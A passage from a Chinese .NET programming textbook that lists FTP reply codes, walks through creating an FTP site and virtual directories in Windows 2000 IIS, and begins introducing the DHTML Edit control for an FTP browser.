500	格式错误，命令不可识别
501	参数语法错误
502	命令未实现
503	命令顺序错误
504	此参数下的命令功能未实现
532	存储文件需要帐户信息
550	未执行请求的操作
553	文件名不合法

其实在.NET 平台上，结合使用网络流和文件流开发文件传输程序是很方便的，很多时候不需要使用繁琐的 FTP 协议。但如果要开发可供大家共同使用的商业性的文件传输系统，就必须遵循 FTP 协议规范。

4.2　FTP 站点建立

.NET 平台只有和 Windows 操作系统结合起来，才能真正实现其强大的功能。本节以 Windows 2000 为平台建立一个 FTP 站点，下一节使用控件开发一个 FTP 客户机，以实现 FTP 文件传输。已经安装 Windows XP 的读者，可比照本节内容建立自己的 FTP 站点。




图 4.2

(1) 打开 Internet 服务管理器。

单击菜单【开始】→【程序】→【管理工具】→【Internet 服务管理器】，打开如图 4.2 的窗口。

(2) 如图 4.3 所示，在左边栏的计算机名称上单击鼠标右键，然后在弹出的菜单上单击菜单【新建】→【FTP 站点】，打开如图 4.4 的窗口。




图 4.3




图 4.4

(3) 在图 4.4 的窗口上单击按钮“下一步”，打开如图 4.5 的窗口。

(4) 在图 4.5 的“说明”文本框里输入站点名称，然后单击“下一步”，打开如图 4.6 的窗体。




图 4.5




图 4.6

(5) 在图 4.6 的“TCP 端口”文本框里输入适当的端口（默认为 21），其他不变，然后单击“下一步”，打开如图 4.7 的窗体。

(6) 在图 4.7 的窗体上，单击“浏览”按钮，把站点真实路径加入进去，然后单击“下一步”，打开如图 4.8 的窗体。

(7) 在图 4.8 的窗口上，选中“读取”、“写入”复选框（适合开发使用），然后单击“下一步”，打开如图 4.9 的窗体。




图 4.7




图 4.8

(8) 在图 4.9 的窗体上，单击“完成”，即可完成站点的建立。

图 4.9

(9) 建立虚拟目录

为了方便，一个站点下常常有很多目录，比如“游戏世界”、“大众软件”等等，其实这都是虚拟目录。

① 如图 4.10 所示，选中新建的站点，单击鼠标右键，打开菜单栏，单击菜单【新建】→【虚拟目录】，打开如图 4.11 的窗口。




图 4.10




图 4.11

② 在图 4.11 的窗体上，单击“下一步”，打开如图 4.12 的窗口。




图 4.12




图 4.13

③ 在图 4.12 的窗体的别名文本框里输入适当的名称（如“游戏世界”），单击“下一步”，打开如图 4.13 的窗体。

④ 在图 4.13 的窗体上，单击“浏览”按钮，将真实路径加入进去，然后单击“下一步”，打开如图 4.14 的窗体。




图 4.14

图 4.15

⑤ 在图 4.14 的窗体上，选中“读取”、“写入”复选框（适合于开发），然后单击“下一步”，打开如图 4.15 的窗体。

⑥ 在图 4.15 的窗体上，单击“完成”，完成虚拟目录的建立。

(10) 配置“权限向导”

① 如图 4.16 所示，选中新建的站点，单击鼠标右键，打开菜单栏，单击菜单【所有任务】→【权限向导】，打开如图 4.17 的窗口。




图 4.16




图 4.17

② 在图 4.17 的窗体上，单击“下一步”，打开如图 4.18 的窗口。

③ 在图 4.18 的窗体上，选中“请从模板选取新的安全设置（S）”单选按钮，然后单击“下一步”，打开如图 4.19 的窗体。




图 4.18




图 4.19

④ 在图 4.19 的窗体上，单击左边栏目的选项，然后单击“下一步”，打开如图 4.20 的窗体。

⑤ 在图 4.20 的窗体上单击“下一步”，打开如图 4.21 的窗体。




图 4.20

图 4.21

⑥ 在图 4.21 的窗体上单击“完成”，站点权限配置完毕。

到此为止，一个完整的适用于开发的 FTP 站点建立完毕。之后还可通过修该站点属性来设置站点。修该站点属性可通过如下步骤完成：




图 4.22

选中站点名称，单击鼠标右键，打开菜单栏，单击菜单【属性】，打开如图 4.22 的窗体，即可修该站点的属性。

4.3 FTP 浏览器开发

本节将开发一个简单的 FTP 站点浏览器，具有浏览网页、前进、后退、下载等功能。更详细的浏览器开发请参阅第五章最后一节。

4.3.1 AxDHTMLEdit 控件简介

读者也许还未见过该控件，该控件不在默认的工具箱内。这是一个网页编辑控件，可以当作网页的加载平台。要使用该控件必须手动加入工具箱。单击菜单【工具】→【自定义工具箱】，打开如图 4.23 对话框。




图 4.23

单击滚动条，找到“DHTML EDIT Control For IE5”控件，选中该控件并单击“确定”即可加到工具箱内（如图 4.24）。

